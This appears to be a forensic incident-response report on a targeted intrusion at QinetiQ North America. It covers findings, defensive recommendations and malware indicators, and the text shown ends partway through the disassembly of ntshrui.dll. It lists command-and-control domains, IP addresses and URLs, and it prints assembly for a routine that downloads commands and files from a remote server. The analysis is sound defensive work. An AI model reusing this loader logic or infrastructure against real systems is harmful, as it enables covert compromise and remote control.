

**INCIDENT RESPONSE  
TECHNICAL REPORT**  
**Supplement**  
*(Forensic Findings and Analysis Report)*



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# 1 Background

Beginning in March 2010, HBGary, Inc. was contracted to assist in the identification, analysis, and removal of malware from QinetiQ North America (QNA) internal systems. This was in response to what QNA believed to be an organized and sophisticated cyber attack involving the potential theft of ITAR controlled data. HBGary was given background on the attack, which included information on targeted attacks on digital data systems that have occurred in the past.

HBGary deployed the 'Active Defense' platform to scan endpoints for malicious software and indicators of compromise. Over the course of the total engagement, agents were deployed to 1,948 endpoints. In total, seven different malicious tools were discovered in association with the cyber-attack. Over the entire network, 71 hosts were discovered to be affected by the cyber attack. These systems were subsequently cleaned using HBGary's inoculation technology, or mitigated directly by the QNA network staff.

Final stat: 71 systems were detected as compromised out of 1,948 that were scanned.

The work was carried out in two phases. The first phase focused on an initial set of 1,400 hosts, of which 746 were scanned. The results of the phase-1 scans were published in the HBGary "*Forensic Findings and Analysis Report*," dated May 12, 2010. This comprehensive report details the findings, threat assessment, and advanced methodologies used to identify attacker tools and techniques.

The second phase was to complete the tasks required to scan additional QNA systems, and a second Statement of Work (SOW) was signed on May 24, 2010. This second SOW contained two tasks:

- Task one involved completion of deployment and scans of the original 1,400 hosts described in the original SOW. This task was performed at no cost to QNA.
- Task two involved the deployment of 'Active Defense' agents to the remaining systems within the QNA environment, scanning those systems for IOC's, and analyzing identified malware. Task two also included the creation of Intrusion Detection System (IDS) signatures as required and the use of HBGary's 'inoculator' to remediate infected systems.

This report details the work completed by HBGary security consultants for the second SOW. It includes findings, recommendations, and a detailed description of the tasks performed. It is a supplement to the previous QNA report published by HBGary.

For additional information regarding the overall QNA threat assessment including threat history and attribution, open source intelligence, general structure of malware found, details of secondary command and control channel operation, and indicators of compromise, refer to the HBGary "*Forensic Findings and Analysis Report*."

## 2 Findings

This section provides a synopsis of the investigative findings during this investigation

### **2.1. QinetiQ North America (QNA) continues to be the victim of targeted attacks by sophisticated cybercriminals.**

QNA has experienced two major targeted attack incidents in the last year. There is a high likelihood the organized criminal element behind these attacks will continue attempts to compromise QNA systems. It is critical that QNA establish and maintain a mature and effective security posture to defeat these attacks. The recommendations from this and previous investigations should be incorporated into QNA's defense strategy going forward.

### **2.2. This joint investigation identified seven (7) malware variants related to the unauthorized access by the intruder(s).**

The recovered malware provides three capabilities to the intruder(s). One variant of identified malware (mailyh.dll) contains the ability to connect to Internet based web servers via HTTP and download files or command/control (C2) instructions. The URL's hardcoded in this malware contains QNA content indicating those URL's were specifically targeting QNA. A second capability of recovered malware (update.exe) performs a detailed inventory (reconnaissance) of the system it runs on and stores the information in an encrypted file. These files are collected from compromised systems and transferred externally. The third capability identified is remote C2 of compromised systems including the ability to transfer files, run system commands, and connect to other systems on the network (lprnip.dll, ntshrui.dll). Details of the malware found during this investigation can be found in Section Four.

### **2.3. There were seventy one (71) identified systems compromised by the intruders using one or more of the malware files identified in 2.2.**

A table of the listed systems can be found in Section 5.

### 3. Recommendations

This section provides recommendations for improving the QNA security posture based on the investigative findings in this investigation.

#### 3.1. **Narrow the gap between the identification, containment, and remediation of compromised systems.**

During this investigation, there was a long delay from compromised system identification to remediation. This should be addressed immediately. A system triage process must be adopted and implemented. The time from identification to containment of a compromised system should be measured in minutes or hours, but should not exceed 24 hours. The time between containment and remediation should be measured in hours, but should never exceed 72 hours.

#### 3.2. **Increase the oversight and maintenance of Active Directory.**

During this investigation, the Active Directory systems within QNA provided inconsistent data. This interfered with the deployment of A/D agents. A top-down review of the DNS systems within QNA should be conducted. Retired, duplicate, and re-deployed systems should be identified and removed from the database. Systems that have not logged in within the last 90 days should be investigated and purged as required. Expand the asset inventory efforts and create updated network diagrams.

#### 3.3. **Closely monitor and control domain administrator accounts.**

The attacker(s) in this incident, as in most attacks, highly value the acquisition of domain administrator credentials. Thus, domain administrator credentials should be closely protected. Limit the number of domain admin accounts, use extremely complex passwords and change them often, and restrict domain admin accounts from service accounts. Consider implementing two-factor authentication for domain administrators.

#### 3.4. **Continue consistent scanning and analysis of systems for Indicator's of Compromise (IOC's).**

The value of end-node IOC scanning proved very valuable during this investigation. Implement a capability to continue the monitoring and scanning of QNA systems for IOC's. HBGary provides a managed service offering to accomplish this.

#### 3.5. **Log Domain Name Service (DNS) requests and alert on all requests to known dynamic DNS sites.**

Attackers often use dynamic DNS sites rather than individual IP addressing in their attack tools. Dynamic DNS allows them great flexibility and mobility in the hosting of malicious web servers and C2 systems. All QNA DNS requests should be logged. A list of known dynamic DNS providers should be created and kept current. DNS alerts should be triggered whenever a dynamic DNS lookup occurs.

#### 3.6. **Continue to closely monitor/capture outbound network traffic.**

The IDS and other network monitoring tools in place should be closely monitored for alerts and other anomalies based on existing knowledge of the attacker(s) behaviors and tools. Logging levels should be high and logs should be kept online for at least three months and offline for at least six months.

#### 3.7. **Closely monitor the enterprise anti-virus service (A/V) and establish high compliance rates.**

Even though traditional (A/V) solutions are not capable of dealing with APT type attacks, they still serve a valuable role in your security program. Make sure the enterprise (A/V) systems

are monitored on a daily basis and ensure end-point agents and DAT signature files are current within three days. Establish an end-point compliance rate of 90% or higher. Schedule full A/V scans of all systems at least once a week.

**3.8. Identify and document 'high value' data and the associated computer systems**

During this incident, it was difficult to identify systems that contained QNA intellectual property (IP), classified data, or data regulated by government or regulatory agencies (i.e. ITAR data). Every system in the QNA enterprise should be reviewed, classified, and documented by system type (server, workstation, mobile device, etc.), owner, role, and data content. This list must be updated regularly, should be stored in a very secure location, and readily available to the incident response team.

**3.9. Improve the emergency incident response management process.**

The incident management process should be improved. There were multiple vendors assisting in the identification, containment, and remediation of systems during this incident. Although there were daily status calls, roles between the vendors were not clearly defined. Detailed documents and spreadsheets were created to track compromised systems and IOC's, yet there was no master-task sheet tracking all of the internal and external activities, responsibilities, and findings.

**3.10. Create or improve an/the Incident Response Program.**

Many of the recommendations in this section focus on asset identification, classification and protection, incident containment and remediation, and incident management processes. These are all components of a formal incident response program. HBGary recommends QNA review their existing incident management practices and determine if existing incident response policies, standards, guidelines, and procedures are effective. If a formal incident response program is in place, is it robust and meeting the needs of the organization? If no program exists, one should be created.

## 4. Identified Malware and Tools

During this investigation, there seven (7) files identified as targeted attack software or tools used by the intruder(s). Some of the files identified during this investigation were analyzed by other vendors. Refer to the particular vendor investigative report for details of these files.

**Note:** Malware variants discovered during this investigation that have no attribution to the targeted attacks are not included in this report.

### 4.1. Iprnip.dll

Two variants of this malware were identified in the environment. It was installed as a Windows services and survives system reboot. This malware allows the attackers to take control of a compromised system via a remote command and control (C2) encrypted communication channel.

The malware allows the attackers to execute system commands, transfer files, create and kill processes and services, and connect to other systems.

The second variant of iprinp.dll is similar to the first variant but it uses an embedded MSN Messenger client to provide C2 via Microsoft's hosted messaging services.

### History of the strain

The Iprinp malware is a variant of Chinese-developed malware dating back over five years. It is a well known and used variety of malware that is customized and built from source code (that is, not an attack toolkit/generator). HBGary believes this malware strain to be tightly coupled to a Chinese hacking group that targets the DoD and its contractors. HBGary has code-named this threat group as "Soysauce". This group is also known as 'Comment Crew' by some, and also as 'GIF89a' by some. The choice of codename is completely arbitrary in this context and is simply meant to identify a group of Chinese hackers who have a consistent agenda to target the defense industrial complex. Refer to the HBGary *"Forensic Findings and Analysis Report."* for more detailed information.

### Indicators of Compromise

Several IOC's can be used to detect variants of the iprinp malware strain. When using IOC's it is important to focus on general properties that are not likely to change between builds, or variants, of the malware. As such, the IOC can be used to detect new forms of the same strain. Refer to the HBGary *"Forensic Findings and Analysis Report."* for more detailed information.

## 4.2. Mailyh.dll

Three instances of this malware were found in the environment. This malware installs itself as a service (Schedsv.c.dll) in order to survive reboot. It contains a simple routine to check for Internet connectivity then connects via HTTP to a series of hard-coded URL's, potentially to download additional malware.

### Indicators of Compromise

Several IOC's can be used to detect variants of the mailyh.dll malware strain.

The following strings can be searched for in physical memory to detect this malware:

- "windows/cartoon"
- "[FakeDomain]"
- "xsl dll service global event"
- "XSLAuto"
- "XSLPlug"

Look for schedsv.c.dll in unexpected locations (for example c:\windows, or a temp path)

Check for the following file artifacts on disk:

- c:\windows\system32\chkdiska.dat
- c:\windows\system32\chkdiskb.dat
- c:\windows\system32\chkdiskc.dat
- c:\windows\system32\javacfg.ini
- c:\mailyh.dll
- c:\XSL\_SR.txt
- dllserver.dll

### Command & Control Capability

The following DNS names are used for communication:

- mystats.dynalias.org
- translate.google.com
- babelfish.yahoo.com
- www.sina.com.cn

The following IP addresses were recovered from the encrypted C2 data blocks within the malware:

- 120.50.47.28 (from decryption of config data)
- 66.98.206.31:443 (from decryption of config data)

It should be noted that some of the hard-coded URL's contain QNA specific references:

- [mystats.dynalias.org/net/qnao.html](http://mystats.dynalias.org/net/qnao.html)
- [google.com/translate?\\*\\*\\*n&u=http://120.50.47.28/net/qnao.html?](http://google.com/translate?***n&u=http://120.50.47.28/net/qnao.html?)
- [yahoo.com/translate\\_url?url=http://120.50.47.28/net/qnao.html?](http://yahoo.com/translate_url?url=http://120.50.47.28/net/qnao.html?)

This indicates this malware was specifically targeted to the QNA environment.

### Network IDS Signatures

The following URL's can be used to construct network IDS signatures for C2 communication to this malware variant:

- <http://mystats.dynalias.org/net/qnao.html>
- <http://120.50.47.28/net/qnao.html>
- <http://translate.google.com/translate?prev=hp&hl=en&js=n&u=http://120.50.47.28/net/qnao.html?>
- [http://babelfish.yahoo.com/translate\\_url?doit=done&tt=url&intl=1&fr=bf-home&trurl=http://120.50.47.28/net/qnao.html?\[random number inserted here\]&lp=en\\_fr&btnTrUrl=Translate](http://babelfish.yahoo.com/translate_url?doit=done&tt=url&intl=1&fr=bf-home&trurl=http://120.50.47.28/net/qnao.html?[random number inserted here]&lp=en_fr&btnTrUrl=Translate)
- <http://1234/config.htm>

*Figure 1 - Mailyh.dll communication graph*





Figure 2 - Mailyh.dll configuration graph



**Remediation**

Locate Schedsvc.dll and verify date/time and size and Microsoft digital signature  
If mismatched, remove service and restore correct schedsvc.dll

### 4.3. Mspoiscon.exe

This malware was identified in a previous QNA incident and was not analyzed by HBGary.

### 4.4. Ntshrui.dll


This malware takes advantage of the Windows file path search order to get loaded instead of the legitimate ntshrui.dll file located in Windows\system32 folder. The Microsoft Windows legitimate ntshrui.dll is supposed to be loaded when a user logs on. This dll is an extension to the Windows file explorer.

Since the malicious ntshrui.dll is dropped into the \Windows folder it is located by the Windows loader before the legitimate file located one folder lower. The malicious ntshrui.dll is hard coded to connect to a specific IP address and download a specific HTML file. If successful, the downloaded file provides command instructions for the malware to execute.

### Command & Control Capability

Figure 5 below is a schematic of the command and control capabilities of ntshrui.dll.

*Figure 3 - Ntshrui.dll C&C graph*



Below is a description of the command and control capabilities of ntshui.dll.

The sample launches a thread to perform communication:

```
100019FF      push 0x100017F0 // thread_worker_routine
10001A04      push 0x0
10001A06      push 0x0
10001A08      call dword ptr [0x1000204C] // __imp_MSVCRT.dll!_beginthreadex[77C3A3DB]
```

The thread worker routine then calls LoadLibrary on wininet.dll & urlmon.dll and initializes function pointers to the following functions (see sub\_10001000):

```
data_PTR_InternetCloseHandle
data_PTR_InternetOpenA
data_PTR_InternetOpenUrlA
data_PTR_InternetReadFile
data_PTR_URLDownloadToFileA
```

The thread worker routine operates in a loop with a sleep delay. For each work cycle, an encrypted buffer is read:

```
10003100 :    26 42 5E 5E 5A 10 05 05 18 1B 1C 04 1B 1F 04 18  &B^Z.....
10003110 :    1B 1A 04 1C 12 05 1B 13 1D 04 1B 04 1B 1C 04 19  .....
10003120 :    75 1F 04 42 5E 47 46 0C 00 00 00 00          u..B^GF.....
```

The decrypted buffer is used with InternetReadFile to read a C2 packet from remote. The work continues in a loop reading the entire file from remote. The read buffer is then passed to a decryptor. The sample will use GetTempPath to find a location on the local system to download data to.

The **GetTempPath** function checks for the existence of environment variables in the following order and uses the first path found:

1. The path specified by the TMP environment variable.
2. The path specified by the TEMP environment variable.
3. The path specified by the USERPROFILE environment variable.
4. The Windows directory.

The sample then uses UrlDownloadToFile to download a file from a remote site to the local path.

```
HRESULT URLDownloadToFile(
    LPUNKNOWN pCaller,
    LPCTSTR szURL,
    LPCTSTR szFileName,
    DWORD dwReserved,
    LPBINDSTATUSCALLBACK lpfnCB
);
```

Using the decrypted URL, the connection made to:  
[http://216.15.210.68/197.1.16.3\\_5.html](http://216.15.210.68/197.1.16.3_5.html)

with the following User-Agent: field:  
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

Once a file is downloaded, it will be decompressed using the LzOpenFile api calls. This accounts for any files with the compressed header 'SZDD'.



```

10001239 0F 84 07 00 00 00 je 0x10001246
1000123F : 0F 85 01 00 00 00 E6 .....
10001246 loc_10001246:
10001246 8D BD FC FB FF FF lea edi,[ebp-0x00000404]
1000124C 83 C9 FF or ecx,0xFFFFFFFF
1000124F 33 C0 xor eax,eax
10001251 F2 AE repnz scasb
10001253 F7 D1 not ecx
10001255 83 C1 FF add ecx,0xFFFFFFFF
10001258 89 4D FC mov dword ptr [ebp-0x4],ecx
1000125B 0F 84 07 00 00 00 je 0x10001268
10001261 : 0F 85 01 00 00 00 F8 .....
10001268 loc_10001268:
10001268 83 BD F8 FB FF FF 00 cmp dword ptr [ebp-0x00000408],0x0
1000126F 75 07 jne 0x10001278 // loc_10001278
10001271 loc_10001271:
10001271 33 C0 xor eax,eax
10001273 E9 18 02 00 00 jmp 0x10001490 // loc_10001490
10001278 loc_10001278:
10001278 0F 84 07 00 00 00 je 0x10001285
1000127E : 0F 85 01 00 00 00 A3 .....
10001285 loc_10001285:
10001285 8B 95 F8 FB FF FF mov edx,dword ptr [ebp-0x00000408]
1000128B 03 55 FC add edx,dword ptr [ebp-0x4]
1000128E 89 95 F8 FB FF FF mov dword ptr [ebp-0x00000408],edx
10001294 0F 84 07 00 00 00 je 0x100012A1
1000129A : 0F 85 01 00 00 00 C4 .....
100012A1 loc_100012A1:
100012A1 6A 20 push 0x20
100012A3 8B 85 F8 FB FF FF mov eax,dword ptr [ebp-0x00000408]
100012A9 50 push eax
100012AA FF 15 3C 20 00 10 call dword ptr [0x1000203C] //
__imp_MSVCRT.dll!strchr[77C47660]
100012B0 loc_100012B0:
100012B0 83 C4 08 add esp,0x8
100012B3 89 85 F4 FB FF FF mov dword ptr [ebp-
0x0000040C:ptr_string2]:string2,eax:string2
100012B9 0F 84 07 00 00 00 je 0x100012C6
100012BF : 0F 85 01 00 00 00 E6 .....
100012C6 loc_100012C6:
100012C6 83 BD F4 FB FF FF 00 cmp dword ptr [ebp-0x0000040C],0x0
100012CD 75 14 jne 0x100012E3
100012CF 0F 84 07 00 00 00 je 0x100012DC // alignment error
100012D0 : 84 07 00 00 00 0F 85 01 00 00 00 23 33 C0 E9 AD .....#3...
100012E0 : 01 00 00 ...
100012E3 loc_100012E3:
100012E3 0F 84 07 00 00 00 je 0x100012F0 // alignment error
100012E4 : 84 07 00 00 00 0F 85 01 00 00 00 E7 .....
100012F0 loc_100012F0:
100012F0 68 E0 30 00 10 push 0x100030E0 // data_100030E0
100012F5 8D 8D FC FB FF FF lea ecx,[ebp-0x00000404]
100012FB 51 push ecx
100012FC E8 FF 05 00 00 call 0x10001900
10001301 call_strncmp:
10001301 83 C4 08 add esp,0x8
10001304 8D BD FC FB FF FF lea edi:string2,[ebp-0x00000404]:string2
1000130A 83 C9 FF or ecx,0xFFFFFFFF
1000130D 33 C0 xor eax,eax
1000130F F2 AE repnz scasb
10001311 F7 D1 not ecx
10001313 83 C1 FF add ecx:count,0xFFFFFFFF
10001316 51 push ecx:count
10001317 8D 95 FC FB FF FF lea edx:string2,[ebp-0x00000404]:string2
1000131D 52 push edx:string2
1000131E 8B 85 F4 FB FF FF mov eax:string1,dword ptr [ebp-
0x0000040C:ptr_string1]:string1
10001324 50 push eax:string1
10001325 FF 15 38 20 00 10 call dword ptr [0x10002038] //
__imp_MSVCRT.dll!strncmp[77C47A50]
1000132B loc_1000132B:
1000132B 83 C4 0C add esp,0xC
1000132E 85 C0 test eax,eax
10001330 74 14 je 0x10001346
10001332 eax != 0:

```

```

10001332  0F 84 07 00 00 00          je 0x1000133F
10001338 :      0F 85 01 00 00 00 E9          .....
1000133F  loc_1000133F:
1000133F  33 C0                      xor eax,eax
10001341  E9 4A 01 00 00          jmp 0x10001490
10001346  8B 8D F4 FB FF FF      mov ecx,dword ptr [ebp-0x0000040C]
1000134C  C6 01 00                mov byte ptr [ecx],0x0
1000134F  8D BD FC FB FF FF      lea edi,[ebp-0x00000404]
10001355  83 C9 FF                or ecx,0xFFFFFFFF
10001358  33 C0                      xor eax,eax
1000135A  F2 AE                    repnz scasb
1000135C  F7 D1                    not ecx
1000135E  83 C1 FF                add ecx,0xFFFFFFFF
10001361  51                        push ecx
10001362  68 D8 30 00 10          push 0x100030D8 // data_100030D8
10001367  8D 95 FC FB FF FF      lea edx,[ebp-0x00000404]
1000136D  52                        push edx
1000136E  E8 8D 05 00 00          call 0x10001900
10001373  loc_10001373:
10001373  83 C4 08                add esp,0x8
10001376  50                        push eax
10001377  8B 85 F8 FB FF FF      mov eax,dword ptr [ebp-0x00000408]
1000137D  50                        push eax
1000137E  FF 15 38 20 00 10      call dword ptr [0x10002038] //
__imp_MSVCRT.dll!strncmp[77C47A50]
10001384  loc_10001384:
10001384  83 C4 0C                add esp,0xC
10001387  85 C0                    test eax,eax
10001389  75 1B                    jne 0x100013A6
1000138B  loc_1000138B:
1000138B  0F 84 07 00 00 00      je 0x10001398
10001391 :      0F 85 01 00 00 00 E6          .....
10001398  loc_10001398:
10001398  8B 4D 0C                mov ecx,dword ptr [ebp+0xC]
1000139B  C7 01 01 00 00 00      mov dword ptr [ecx],0x1
100013A1  E9 E5 00 00 00          jmp 0x1000148B
100013A6  8D BD FC FB FF FF      lea edi,[ebp-0x00000404]
100013AC  83 C9 FF                or ecx,0xFFFFFFFF
100013AF  33 C0                      xor eax,eax
100013B1  F2 AE                    repnz scasb
100013B3  F7 D1                    not ecx
100013B5  83 C1 FF                add ecx,0xFFFFFFFF
100013B8  51                        push ecx
100013B9  68 CC 30 00 10          push 0x100030CC // data_100030CC
100013BE  8D 95 FC FB FF FF      lea edx,[ebp-0x00000404]
100013C4  52                        push edx
100013C5  E8 36 05 00 00          call 0x10001900
100013CA  loc_100013CA:
100013CA  83 C4 08                add esp,0x8
100013CD  50                        push eax
100013CE  8B 85 F8 FB FF FF      mov eax,dword ptr [ebp-0x00000408]
100013D4  50                        push eax
100013D5  FF 15 38 20 00 10      call dword ptr [0x10002038] //
__imp_MSVCRT.dll!strncmp[77C47A50]
100013DB  loc_100013DB:
100013DB  83 C4 0C                add esp,0xC
100013DE  85 C0                    test eax,eax
100013E0  75 35                    jne 0x10001417 // loc_10001417
100013E2  loc_100013E2:
100013E2  8B 4D 0C                mov ecx,dword ptr [ebp+0xC]
100013E5  C7 01 02 00 00 00      mov dword ptr [ecx],0x2
100013EB  8D BD FC FB FF FF      lea edi,[ebp-0x00000404]
100013F1  83 C9 FF                or ecx,0xFFFFFFFF
100013F4  33 C0                      xor eax,eax
100013F6  F2 AE                    repnz scasb
100013F8  F7 D1                    not ecx
100013FA  83 C1 FF                add ecx,0xFFFFFFFF
100013FD  8B 95 F8 FB FF FF      mov edx,dword ptr [ebp-0x00000408]
10001403  03 D1                    add edx,ecx
10001405  52                        push edx
10001406  FF 15 34 20 00 10      call dword ptr [0x10002034] //
__imp_MSVCRT.dll!atoi[77C1BF18]
1000140C  loc_1000140C:
1000140C  83 C4 04                add esp,0x4

```

```

1000140F 8B 4D 0C          mov ecx,dword ptr [ebp+0xC]
10001412 89 41 04          mov dword ptr [ecx+0x4],eax
10001415 EB 74            jmp 0x1000148B▼ // loc_1000148B
10001417 loc_10001417:
10001417 8D BD FC FB FF FF lea edi,[ebp-0x00000404]
1000141D 83 C9 FF          or ecx,0xFFFFFFFF
10001420 33 C0            xor eax,eax
10001422 F2 AE            repnz scasb
10001424 F7 D1            not ecx
10001426 83 C1 FF          add ecx,0xFFFFFFFF
10001429 51              push ecx
1000142A 68 C0 30 00 10   push 0x100030C0 // data_100030C0
1000142F 8D 95 FC FB FF FF lea edx,[ebp-0x00000404]
10001435 52              push edx
10001436 E8 C5 04 00 00   call 0x10001900▼ // sub_10001900
1000143B loc_1000143B:
1000143B 83 C4 08          add esp,0x8
1000143E 50              push eax
1000143F 8B 85 F8 FB FF FF mov eax,dword ptr [ebp-0x00000408]
10001445 50              push eax
10001446 FF 15 38 20 00 10 call dword ptr [0x10002038] //
__imp_MSVCRT.dll!strncmp[77C47A50]
1000144C loc_1000144C:
1000144C 83 C4 0C          add esp,0xC
1000144F 85 C0            test eax,eax
10001451 75 34            jne 0x10001487▼ // loc_10001487
10001453 loc_10001453:
10001453 8B 4D 0C          mov ecx,dword ptr [ebp+0xC]
10001456 C7 01 03 00 00 00 mov dword ptr [ecx],0x3
1000145C 8B BD F8 FB FF FF mov edi,dword ptr [ebp-0x00000408]
10001462 8B 55 0C          mov edx,dword ptr [ebp+0xC]
10001465 83 C2 08          add edx,0x8
10001468 83 C9 FF          or ecx,0xFFFFFFFF
1000146B 33 C0            xor eax,eax
1000146D F2 AE            repnz scasb
1000146F F7 D1            not ecx
10001471 2B F9            sub edi,ecx
10001473 8B F7            mov esi,edi
10001475 8B C1            mov eax,ecx
